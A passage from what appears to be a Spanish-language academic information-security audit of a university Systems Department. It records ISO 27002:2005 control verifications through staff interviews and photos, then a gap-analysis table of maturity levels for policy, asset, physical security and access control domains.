La tabla 42, muestra un fragmento del formato que puede ser consultado en su totalidad en el documento ANEXO E – VERIFICACIÓN CONTROLES ISO 27002:2005 (ver tabla 42)

Tabla 42. Verificación de ISO 27002:2005

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A5 - Política de seguridad de la información			
5.1 - Política de seguridad de la información.	A.5.1.1 Documento de política de seguridad de información.	Administrador y Desarrollador de Sistemas de Información: ¿En el Departamento de Sistemas existe un documento de políticas de seguridad de la información?	No existe documento de políticas de seguridad.
		Director Departamento de Sistemas: ¿En el Departamento de Sistemas existe un documento de políticas de seguridad de la información?	No existe documento de políticas de seguridad.
		Verificación de documento(s) relacionados con políticas de seguridad de la información.	Existen manuales de funciones donde se especifica cada una de las funciones específicas a realizar en cada uno de los cargos, donde una de ella es velar por la integridad de la información almacenada, lo que acarrea implícitamente tareas de seguridad de la información.
A.5.1.2 Revisión de la política de seguridad de la información.	Director Departamento de Sistemas: ¿Se revisan frecuentemente los Manuales de funciones?	No se lleva una revisión de los manuales de funciones.	INICIAL

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A6 - Organización de la seguridad de la información				
A6.1 - Organización interna	A.6.1.1 Compromiso de la dirección con la seguridad de la información.	Director Departamento de Sistemas: ¿La Dirección está comprometida con la seguridad de la información y ofrece instrucciones claras y apoyo para las iniciativas de seguridad?	Se han llevado a cabo capacitaciones a la parte administrativa con el fin de concientizar a los funcionarios.	
		Verificación de responsabilidades del director en el manual de funciones, verificación de procedimientos y reuniones semanales.	En el manual de funciones del Director del Departamento de Sistemas están las funciones de administrar y coordinar el personal del departamento, lo que incluye tareas de seguridad de la información. El Departamento de Sistemas programa reuniones periódicas con el fin de programar tareas a realizar y verificar avances en los trabajos de grados llevados a cabo por el personal del departamento, lo que incluye trabajos de grados relacionados a seguridad de la información.	
	A.6.1.2 Coordinación de seguridad de la información.	Director Departamento de Sistemas: ¿Las iniciativas y las medidas de seguridad están coordinadas por medio de reuniones en el que participan activamente todos los funcionarios del Departamento de Sistemas?	Los temas de seguridad se tratan en las reuniones recientemente tras la vinculación de personal que maneje este tema.	REPETIBLE
	A.6.1.3 Asignación de responsabilidades para la seguridad de la información.	Administrador y Desarrollador de Sistemas de Información: ¿Considera que en el manual de funciones están bien definidas las responsabilidades para la protección de activos individuales y la realización de procesos específicos?	No hay política o procedimiento que indique el correcto manejo de los activos de información.	INICIAL

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002		Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A6.1 - Organización interna	A.6.1.3 Asignación de responsabilidades para la seguridad de la información.	Director Departamento de Sistemas: ¿Considera que en el manual de funciones están bien definidas las responsabilidades para la protección de activos individuales y la realización de procesos específicos?	No existen unos parámetros adecuados a la consecución del documento de planeación.	INICIAL
		Verificación de responsabilidades en el manual de funciones.	En los manuales de funciones están estipuladas claramente las funciones que se deben desempeñar en cada cargo, no hay funciones específicas sobre responsabilidad sobre activos de información pero está implícito en las demás funciones.	
	A.6.1.4 Proceso de autorización de recursos para el tratamiento de la información.	Administrador y Desarrollador de Sistemas de Información: ¿Existe un proceso de autorización para nuevos activos de información?	No existe.	INEXISTENTE
		Director Departamento de Sistemas: ¿Existe un proceso de autorización para nuevos activos de información?	No existe.	

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A6.1 - Organización interna	A.6.1.4 Proceso de autorización de recursos para el tratamiento de la información.	Verificación en cada uno de los procedimientos del Departamento de Sistemas	No existe un proceso dentro del Departamento de Sistemas para la autorización de recursos para el tratamiento de la información, pero sin embargo para la compra de nuevos dispositivos se deben solicitar a almacén, quien pasa la solicitud a comité de compras quien verifica si existe el capital para efectuar la compra, mas no un proceso verificación si el activo es realmente necesario o no.	INEXISTENTE
	A.6.1.5 Acuerdos de confidencialidad.	Administrador y Desarrollador de Sistemas de Información: ¿Existen requisitos de confidencialidad o no divulgación de la información tanto para empleados como terceros?	No existen requisitos de este tipo.	INEXISTENTE
		Director Departamento de Sistemas: ¿Existen requisitos de confidencialidad o no divulgación de la información tanto para empleados como terceros?	No existen requisitos de este tipo.	
	Verificación de la existencia de acuerdos de confidencialidad en el manual de funciones, reglamento y contratos de vinculación.	Acuerdos de confidencialidad implícitos en las funciones, pero en los contratos no existe una cláusula que especifique un acuerdo de confidencialidad.		

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A6.1 - Organización interna	A.6.1.6 Contacto con las autoridades.	Administrador y Desarrollador de Sistemas de Información: ¿El Departamento de Sistemas mantiene contacto con autoridades pertinentes por ej. Policía Nacional, Bomberos, Cruz Roja, Defensa civil?	No se tiene contacto con ninguna entidad.
		Director Departamento de Sistemas: ¿El Departamento de Sistema mantiene contacto con autoridades pertinentes por ej. Policía Nacional, Bomberos, Cruz Roja, Defensa civil?	Se tiene contacto únicamente con bomberos.
	A.6.1.7 Contacto con organizaciones de especial interés.	Administrador y Desarrollador de Sistemas de Información: ¿El Departamento de Sistemas mantiene contacto con entidades especializadas en SI como por ej. de protección de datos, de delitos informáticos, de piratería software (Policía judicial: Brigada de Investigación Tecnológica, Guardia civil: Grupo de Delitos Informáticos, Convenio Antipiratería de Colombia)?	No se tiene un contacto directo y constante, solo se tuvo contacto cuando se efectuó la pérdida de la información de un servidor.
		Director Departamento de Sistemas: ¿El Departamento de Sistemas mantiene contacto con entidades especializadas en SI como por ej. De protección de datos, de delitos informáticos, de piratería software (Policía judicial: Brigada de Investigación Tecnológica, Guardia civil: Grupo de Delitos Informáticos, Convenio Antipiratería de Colombia)?	No se mantiene contacto con ninguna entidad u organización de especial interés.
			INICIAL

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002		Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A6.1 - Organización interna	A.6.1.8 Revisión independiente de la seguridad de la información	Administrador y Desarrollador de Sistemas de Información: ¿Se revisan independientemente la seguridad de la información del Departamento de Sistemas (reuniones) de manera regular?	Se realizan reuniones de departamento en se planean actividades a realizar y se tocan ligeramente los temas de seguridad.	INICIAL
		Director Departamento de Sistemas: ¿Se revisan independientemente la seguridad de la información del Departamento de Sistemas (reuniones) de manera regular?	Se revisan en algunos ámbitos, pero no en su totalidad.	
A6.2 - Entidades externas.	A.6.2.1 Identificación de los riesgos derivados del acceso de terceros.	Administrador y Desarrollador de Sistemas de Información: ¿El Departamento de Sistemas identifica riesgos de seguridad de la información derivados del acceso de terceros (Proveedores de internet, organismos de vigilancia de los procesos, órganos de gestión de calidad de la Universidad)?	No se identifican riesgos derivados del acceso de terceros.	INICIAL
		Director Departamento de Sistemas: ¿El Departamento de Sistemas identifica riesgos de seguridad de la información derivados del acceso de terceros (Proveedores de internet, organismos de vigilancia de los procesos, órganos de gestión de calidad de la Universidad)?	Se realizan algunos controles a terceros que ingresan al departamento.	

Continuación tabla 42.

164

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A6.2 - Entidades externas.	A.6.2.2 Tratamiento de la seguridad en la relación con los clientes	<p>Administrador y Desarrollador de Sistemas de Información: ¿Qué requerimientos se necesitan para conceder el acceso a la información y a los activos de información del Departamento de Sistemas a usuarios externos del departamento?</p>	<p>No hay requerimiento identificados, pero para el suministro de información debe haber una autorización y justificación válida por un ente superior.</p>
		<p>Director Departamento de Sistemas: ¿Qué requerimientos se necesitan para conceder el acceso a la información y a los activos de información del Departamento de Sistemas a usuarios externos del departamento?</p>	<p>Para el suministro de información debe haber una autorización y justificación válida por un ente superior.</p>
		<p>Verificación requerimientos para el acceso a la información y a los activos de información del Departamento de Sistemas</p>	<p>Para obtener el acceso a información y/o activos de información, dependiendo el grado de confidencialidad y delicadeza debe haber una orden escrita por parte de las directivas donde se apruebe el acceso a la misma, esta autorización debe ser dada por, vicerrectoría administrativa o rectoría si se trata de información altamente delicada, si la información es menos delicada la autorización es dada por el Director del Departamento de Sistemas quien también aprueba el acceso a la sala de servidores, quien acompaña a la persona a ingresar o en su ausencia lo hace el Administrador y Desarrollador de Sistemas de Información.</p>
			REPETIBLE

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
<p>A6.2 - Entidades externas.</p>	<p>A.6.2.3 Tratamiento de la seguridad en contratos con terceros</p>	<p>Administrador y Desarrollador de Sistemas de Información: ¿Existen contratos o vínculos con entidades externas (terceros) que impliquen el acceso a la información, la manipulación de la misma o adición de productos o servicios a las instalaciones?</p>	<p>La única entidad que puede tener acceso a la información es el Ministerio de Educación. Solo se posee contrato con Media Commerce quien es el proveedor de internet y tiene acceso a parte de la red de datos.</p> <p>Si existen contratos con entidades externas.</p> <p>Debe existir una notificación por parte de la empresa de que se realizara una visita a las instalaciones, quien autoriza el ingreso es el Director del Departamento, al momento de ingresar el personal externo se valida la identificación y vinculación de la misma con la empresa.</p>
		<p>Director Departamento de Sistemas: ¿Existen contratos o vínculos con entidades externas (terceros) que impliquen el acceso a la información, la manipulación de la misma o adición de productos o servicios a las instalaciones?</p>	
		<p>Administrador y Desarrollador de Sistemas de Información: ¿Qué controles implementan y que requerimientos se necesitan para conceder el acceso a terceros con los cuales hicieron algún contrato (Proveedores de internet, organismos de vigilancia de los procesos, órganos de gestión de calidad de la universidad)?</p>	

REPETIBLE

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9 - Seguridad física y medioambiental			
A9.1 - Áreas seguras	A.9.1.1 Perímetro de seguridad física.	Fotografías perímetros de seguridad (paredes, seguridad puertas o entradas). Ver carpeta ANEXO F - FOTOGRAFÍAS	<p>IMG_1 e IMG_2: El control de acceso llevado a cabo en la sala de servidores o NOC es una puerta metálica con cerradura y una reja metálica asegurada con 2 candados, se carece de un sistema de cerradura biométrica que garantice el acceso únicamente a personal autorizado.</p> <p>IMG_3 e IMG_4: La sala de servidores cuenta con 2 ventanas de gran tamaño aseguradas con antepecho metálico para evitar el acceso de personas no autorizadas por estas.</p>

Continuación tabla 42.

167

ISO/IEC 27001 - ISO/IEC 27002		Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9.1 - Áreas seguras	A.9.1.2 Controles físicos de entrada.	<p>Director Departamento de Sistemas: ¿Qué tipo de controles físicos de entrada (ej. vigilantes) implementan para garantizar el acceso únicamente a personal autorizado?</p>	<p>IMG_5: Se cuenta con una cámara de vigilancia en el interior de la sala de servidores la cual se encuentra en funcionamiento y graba las personas al interior del mismo. Control de puertas de oficinas y sala de servidores: Se cuenta con una puerta metálica con cerradura y una reja metálica asegurada con dos candados, los únicos que poseen las 3 llaves son el Director del Departamento de Sistemas y el Administrador y Desarrollador de Sistemas de información. Vigilancia: Se contrata seguridad privada en la portería, quienes revisan y controlan a las personas que ingresan a la institución y los artículos que entran y salen de ella, adicionalmente se cuenta con un sistema cerrado de cámaras de vigilancia en toda la institución. Para el ingreso a la institución se debe portar el carne sea estudiante, docente o administrativo, la persona que ingrese como visitante se le solicita una credencial de la entidad que viene para asignarle un carne de visitante.</p>	REPETIBLE
		<p>Administrador y Desarrollador de Sistemas de Información: ¿Qué tipo de controles físicos de entrada (ej. vigilantes) implementan para garantizar el acceso únicamente a personal autorizado?</p>	<p>No existe ningún control o protocolo que garantice el acceso únicamente a personal autorizado.</p>	

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A9.1 - Áreas seguras	A.9.1.2 Controles físicos de entrada.	Administrador de Soporte y Mantenimiento Tecnológico: ¿Qué tipo de controles físicos de entrada (ej. vigilantes) implementan para garantizar el acceso únicamente a personal autorizado?	Conoce únicamente sobre los controles llevados a cabo para los laboratorios de sistemas.	REPETIBLE
	A.9.1.3 Seguridad de oficinas, despachos y recursos.	Verificación seguridad física para oficinas, despachos y recursos (Ubicación tomas, corriente, refrigeración, etc.)	<p>IMG_1, IMG_6, IMG_7 e IMG_8: Muestran los controles de acceso a las distintas áreas del departamento de sistemas.</p> <p>El acceso a la sala de servidores es controlado por una puerta metálica con cerradura y una reja metálica asegurada con dos candados.</p> <p>El acceso a la oficina del Departamento de Sistemas está controlado por dos puertas metálicas con cerraduras con llave, de las cuales solo se utiliza una.</p> <p>El acceso a la oficina de Soporte y Mantenimiento Tecnológico y a la oficina de Desarrollo es controlado por puertas metálicas con cerradura.</p> <p>En las oficinas del Departamento de Sistemas se encuentra bien distribuido de acuerdo a las necesidades los puntos eléctricos y de datos.</p> <p>En la sala de servidores no se cuenta con un sistema de climatización.</p>	INICIAL
	A.9.1.4 Protección contra amenazas externas y del entorno.	Director Departamento de Sistemas: ¿Qué tipo de medidas (físicas) se aplicarían en el departamento en caso de algún desastre natural?	En cuanto a la información se realizan backups en la nube y respaldo de la misma en discos espejo.	INICIAL

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9.1 - Áreas seguras	A.9.1.4 Protección contra amenazas externas y del entorno.	Administrador de Soporte y Mantenimiento Tecnológico: ¿Qué tipo de medidas (físicas) se aplicarían en el departamento en caso de algún desastre natural?	Solo conoce el plan de evacuación por sismo, desconoce las medidas físicas que se aplicarían en caso de desastres naturales.
		Verificación de medidas de protección física contra incendio, inundación, terremoto, explosión, malestar civil y otras formas de desastre natural o humano.	<p>No existe sistema de alarma contra incendios.</p> <p>IMG_9 e IMG10: Un solo extintor de solkaflam que se encuentra en un lugar de difícil acceso tras unos archivadores.</p> <p>IMG_11 e IMG_12: No existen planos ni esquemas que indiquen que hay una fuente de energía, solo se cuenta con una pequeña señal de riesgo eléctrico en el panel eléctrico.</p> <p>El sistema eléctrico del departamento no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo.</p> <p>No cuentan con un sistema de protección contra rayos. No están por separado los circuitos de la red regulada y normal.</p> <p>IMG_13, IMG_14 e IMG_15: Los equipos y racks cuentan con suficiente espacio para la circulación de aire y acceso a ellos.</p>
			INICIAL

Continuación tabla 42.

170

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
<p>A9.1 - Áreas seguras</p>	<p>A.9.1.5 El trabajo en áreas seguras.</p>	<p>Administrador Soporte y Mantenimiento Tecnológico: ¿Qué tipo de pautas y controles (físicos) lleva a cabo para trabajar en la sala de servidores y demás áreas?</p>	<p>No tiene acceso a sala de servidores, se aplican normas de protección en cuanto a dispositivos de cómputo mediante daños causados por electroestática.</p>	<p>INICIAL</p>
	<p>Verificación seguridad en la sala de servidores (UPS, sistema de refrigeración) y demás áreas y procedimientos relacionados.</p>	<p>IMG_11 e IMG_12: No existen planos ni esquemas que indiquen que hay una fuente de energía, solo se cuenta con una pequeña señal de riesgo eléctrico en el panel eléctrico. El sistema eléctrico del departamento no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo. No cuentan con un sistema de protección contra rayos. No están por separado los circuitos de la red regulada y normal.</p>	<p>IMG_11 e IMG_12: No existen planos ni esquemas que indiquen que hay una fuente de energía, solo se cuenta con una pequeña señal de riesgo eléctrico en el panel eléctrico. El sistema eléctrico del departamento no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo. No cuentan con un sistema de protección contra rayos. No están por separado los circuitos de la red regulada y normal.</p>	
	<p>A.9.1.6 Áreas aisladas de carga y descarga.</p>	<p>No Aplica.</p>	<p>No Aplica.</p>	<p>NO APLICA</p>

Continuación tabla 42.

171

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
<p style="text-align: center;">A9.2 - Seguridad del equipo</p>	<p>A.9.2.1 Instalación y protección de equipos.</p>	<p>IMG_5: Se cuenta con una cámara de seguridad al interior de la sala de servidores para controlar. IMG_1 e IMG_2: No existe un sistema de seguridad que permita saber quién ingreso a la sala de servidores con precisión, como control de acceso únicamente se cuenta con una puerta metálica con cerradura y una reja metálica asegurada con 2 candados, los únicos que poseen las 3 llaves son el Director del Departamento de Sistemas y el Administrador y Desarrollador de Sistemas de Información. IMG_3 e IMG_4: La sala de servidores cuenta con dos grandes ventanas que se encuentran protegidas con antepechos metálicos con el fin de evitar acceso a personal no autorizado utilizando este medio.</p>	<p style="text-align: center;">REPETIBLE</p>
	<p>A.9.2.2 Suministro eléctrico.</p>	<p>Director Departamento de Sistemas: ¿Qué tipo de protección existe para los equipos frente a fallas de servicios públicos en el suministro de energía? Administrador y Desarrollador de Sistemas de Información: ¿Qué tipo de protección existe para los equipos frente a fallas de servicios públicos en el suministro de energía?</p>	

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A9.2 - Seguridad del equipo	A.9.2.2 Suministro eléctrico.	Verificación de protección frente a fallas de servicios públicos en el suministro de energía y revisión procedimientos relacionados.	IMG_16: UPS	INICIAL
	A.9.2.3 Seguridad del cableado.	Director Departamento de Sistemas: ¿Qué tipo de protección existe para el cableado de energía y telecomunicaciones frente a posibles interceptaciones o daños?	La acometida eléctrica está normalizada con RETIE pero dentro de la institución no se implementa ninguna norma eléctrica, no se cuenta con planos eléctricos. La acometida de datos esta por fibra óptica.	INICIAL
	Administrador de Soporte y Mantenimiento Tecnológico: ¿Qué tipo de protección existe para el cableado de energía y telecomunicaciones frente a posibles interceptaciones o daños?	No tiene conocimiento.		

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9.2 - Seguridad del equipo	A.9.2.3 Seguridad del cableado.	<p>IMG_13, IMG_14, IMG_17, IMG_18, IMG_19 e IMG 20: El cableado de datos parte se encuentra organizado y etiquetado, el cableado eléctrico va independiente del de datos.</p> <p>IMG_11 e IMG_12: No existen planos ni esquemas que indiquen que hay una fuente de energía, solo se cuenta con una pequeña señal de riesgo eléctrico en el panel eléctrico.</p> <p>El sistema eléctrico del departamento no cuenta con protección contra electrocución por contacto directo o indirecto en las áreas de trabajo.</p> <p>No cuentan con un sistema de protección contra rayos.</p> <p>No están por separado los circuitos de la red regulada y normal.</p>	INICIAL

Continuación tabla 42.

174

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A9.2 - Seguridad del equipo	A.9.2.4 Mantenimiento de equipos.	<p>Verificación estado de los equipos en la sala de servidores</p>	<p>IMG_22 e IMG_23: En la sala de servidores no se realiza una limpieza periódica en cuanto a contaminación por polvo y/o suciedad, lo que podría causar daño en los servidores y UPS. No se posee un sistema de control ambiental. Los rack en los que están ubicados los servidores no cuentan con aisladores de emanaciones electromagnéticas. Hay 3 equipos de escritorio desempeñando funciones de servidor.</p>	INICIAL
		<p>Administrador y Desarrollador de Sistemas de Información: ¿Qué procesos y procedimientos de mantenimiento preventivo se realizan en los servidores?</p>	<p>En cuanto a software se realizan backups, la frecuencia depende del servidor y la información que este almacene. se revisan los logs de los servidores con frecuencia para determinar anomalías, en cuanto a hardware se realiza un mantenimiento físico semestralmente, no se sigue algún protocolo o procedimiento específico para estas tareas.</p>	
		<p>Revisión del Plan de mantenimiento preventivo y procedimientos relacionados.</p>	<p>No existe plan ni cronograma de mantenimiento preventivo.</p>	

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez	
A9.2 - Seguridad del equipo	A.9.2.5 Seguridad de equipos fuera de los locales de la Organización.	Director Departamento de Sistemas: ¿Qué tipo de seguridad existe para equipos que se encuentran fuera de las instalaciones del departamento (switches, equipos eléctricos)?	Hay equipos de red en oficinas y en los laboratorios de sistemas donde funcionarios y estudiantes pueden tener acceso a los mismos.	
		Administrador Soporte y Mantenimiento Tecnológico: ¿Qué tipo de seguridad existe para equipos que se encuentran fuera de las instalaciones del departamento (switches, equipos eléctricos)?	Estos dispositivos están fijados con tornillos, y están vigilados por un circuito de cámaras de seguridad.	
	A.9.2.6 Seguridad en la reutilización o eliminación de equipos.	Director Departamento de Sistemas: ¿Existen control(es) o procedimiento(s) para revisar equipos que contengan dispositivos de almacenamiento (extraíbles o fijos) con el fin de garantizar que cualquier información sensible o software con licencia se haya eliminado o sobrescrito con seguridad antes de la eliminación o dada de baja de este?	No existe ningún control.	INEXISTENTE
		Administrador Soporte y Mantenimiento Tecnológico: ¿Existen control(es) o procedimiento(s) para revisar equipos que contengan dispositivos de almacenamiento (extraíbles o fijos) con el fin de garantizar que cualquier información sensible o software con licencia se haya eliminado o sobrescrito con seguridad antes de la eliminación o dada de baja de este?	No existe ningún control.	

Continuación tabla 42.

176

ISO/IEC 27001 - ISO/IEC 27002	Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9.2 - Seguridad del equipo	A.9.2.6 Seguridad en la reutilización o eliminación de equipos.	Administrador y Desarrollador de Sistemas de Información: ¿Existen control(es) o procedimiento(s) para revisar equipos que contengan dispositivos de almacenamiento (extraíbles o fijos) con el fin de garantizar que cualquier información sensible o software con licencia se haya eliminado o sobrescrito con seguridad antes de la eliminación o dada de baja de este?	NS/NR
		Revisión del Plan de mantenimiento preventivo y procedimientos relacionados.	No existe plan ni cronograma de mantenimiento preventivo. Al presentarse daños o cambios de equipos se realizan copia de seguridad antes de iniciar el mantenimiento correctivo en el equipo o cambio del mismo, si un equipo es dado de baja se sustrae los componentes que pueden ser utilizados como repuestos en otros equipos, incluyendo los discos duros.
	A.9.2.7 Traslado de activos.	Administrador y Desarrollador de Sistemas de Información: ¿Si surgiera la necesidad de que usted tenga que sacar un equipo, información o software fuera del departamento, que requerimientos debe cumplir?	Dependiendo de quién es el responsable del equipo, si el equipo está a cargo del funcionario no hay problema de que lo movilice por dentro de la institución.

INEXISTENTE

Continuación tabla 42.

ISO/IEC 27001 - ISO/IEC 27002		Pregunta y/o forma de verificación	Descripción estado actual	Nivel de madurez
A9.2 - Seguridad del equipo	A.9.2.7 Traslado de activos.	Administrador Soporte Y Mantenimiento Correctivo: ¿Si surgiera la necesidad de que usted tenga que sacar un equipo, información o software fuera del departamento, que requerimientos debe cumplir?	Si se va a realizar un proceso de soporte lógico o físico se solicita al funcionario la autorización para poder acceder al equipo e información y movilizarlo al área de soporte y mantenimiento si es pertinente.	REPETIBLE
		Director Departamento de Sistemas: ¿Si surgiera la necesidad de que usted tenga que sacar un equipo, información o software fuera del departamento, que requerimientos debe cumplir?	Debe haber una autorización del jefe inmediato y una justificación donde se aclare el destino del equipo o software y el propósito de mover el activo fuera de la institución.	

Las fotografías enumeradas en esta tabla se pueden ver en la carpeta ANEXO F – FOTOGRAFÍAS.

Para los cálculos totales, se determinó el promedio de valores asignados a cada **control** para obtener la calificación del **objetivo de control** al cual pertenecen, los cuales a su vez se promediaron para calcular el nivel de madurez de cada **dominio**. En la tabla 43 se registran algunos de los resultados (documento completo ver documento ANEXO G – ANÁLISIS DE BRECHA): (ver tabla 43).

Tabla 43. Formato Análisis de Brecha

ID		% NM Objetivo de Control	No. Ctrls	Nivel de Madurez	% NM Dominio y Ctrls
A5	Política de seguridad de la información		2		20
	Dirigir y dar soporte a la gestión de la seguridad de la información de acuerdo con los requisitos institucionales, leyes y reglamentos pertinentes.				
A.5.1.1 Documento de política de seguridad de información	Política de seguridad de la información	20	1	Inicial	20
A.5.1.2 Revisión de la política de seguridad de la información			1	Inicial	20
A7	Gestión de activos de información (AI)		5		28,33
	Lograr y mantener la protección apropiada de los activos de información				
A.7.1.1 Inventario de activos.	Responsabilidad por los activos	46,67	1	Gestionado	80
A.7.1.2 Responsable de los activos.			1	Repetible	40
A.7.1.3 Acuerdos sobre el uso aceptable de los activos.			1	Inicial	20
A.7.2.1 Directrices de clasificación.	Clasificación de la información.	10	1	Inicial	20
A.7.2.2 Marcado y tratamiento de la información.			1	Inexistente	0
A9	Seguridad física y medioambiental		13		26,86
	Prevenir el acceso físico no autorizado, daño e interferencia en las instalaciones y activos de información.				

Continuación tabla 43.

179

ID		% NM Objetivo de Control	No. Ctrls	Nivel de Madurez	% NM Dominio y Ctrls
A.9.1.1 Perímetro de seguridad física.	Áreas seguras	28	1	Repetible	40
A.9.1.2 Controles físicos de entrada.			1	Repetible	40
A.9.1.3 Seguridad de oficinas, despachos y recursos.			1	Inicial	20
A.9.1.4 Protección contra amenazas externas y del entorno.			1	Inicial	20
A.9.1.5 El trabajo en áreas seguras.			1	Inicial	20
A.9.1.6 Áreas aisladas de carga y descarga.			1	No Aplica	N/A
A.9.2.1 Instalación y protección de equipos.	Seguridad del equipo	25,71	1	Repetible	40
A.9.2.2 Suministro eléctrico.			1	Inicial	20
A.9.2.3 Seguridad del cableado.			1	Inicial	20
A.9.2.4 Mantenimiento de equipos.			1	Inicial	20
A.9.2.5 Seguridad de equipos fuera de los locales de la Organización.			1	Repetible	40
A.9.2.6 Seguridad en la reutilización o eliminación de equipos.			1	Inexistente	0
A.9.2.7 Traslado de activos.			1	Repetible	40

Continuación tabla 43.

ID		% NM Objetivo de Control	No. Ctrls	Nivel de Madurez	% NM Dominio y Ctrls
A11	Control de acceso (lógico)		25		33,45
	Controlar el acceso lógico a los activos de información				
A.11.1.1 Política de control de accesos.	Requerimientos	40	1	Repetible	40
A.11.2.1 Registro de usuario.	Gestión de acceso de usuarios	45,00	1	Repetible	40
A.11.2.2 Gestión de privilegios.			1	Gestionado	80
A.11.2.3 Gestión de contraseñas de usuario.			1	Repetible	40
A.11.2.4 Revisión de los derechos de acceso de los usuarios.			1	Inicial	20
A.11.3.1 Uso de contraseña.	Responsabilidades de usuarios	13,33	1	Inicial	20
A.11.3.2 Equipo informático de usuario desatendido.			1	Inicial	20
A.11.3.3 Políticas para escritorios y monitores sin información.			1	Inexistente	0
A.11.4.1 Política de uso de los servicios de red.	Control de acceso a la red	45,71	1	Repetible	40
A.11.4.2 Autenticación de usuario para conexiones externas.			1	Definido	60
A.11.4.3 Autenticación de nodos de la red.			1	Repetible	40
A.11.4.4 Protección a puertos de diagnóstico remoto.			1	Inicial	20

Continuación tabla 43.


ID		% NM Objetivo de Control	No. Ctrls	Nivel de Madurez	% NM Dominio y Ctrls
A.11.4.5 Segregación en las redes.			1	Definido	60
A.11.4.6 Control de conexión a las redes.			1	Definido	60
A.11.4.7 Control de encaminamiento en la red.			1	Repetible	40
A.11.5.1 Procedimientos de conexión de terminales.	Control de acceso al sistema operativo	36,67	1	Definido	60
A.11.5.2 Identificación y autenticación de usuario.			1	Definido	60
A.11.5.3 Sistema de gestión de contraseñas.			1	Inexistente	0
A.11.5.4 Uso de los servicios del sistema.			1	Definido	60
A.11.5.5 Desconexión automática de terminales.			1	Inicial	20
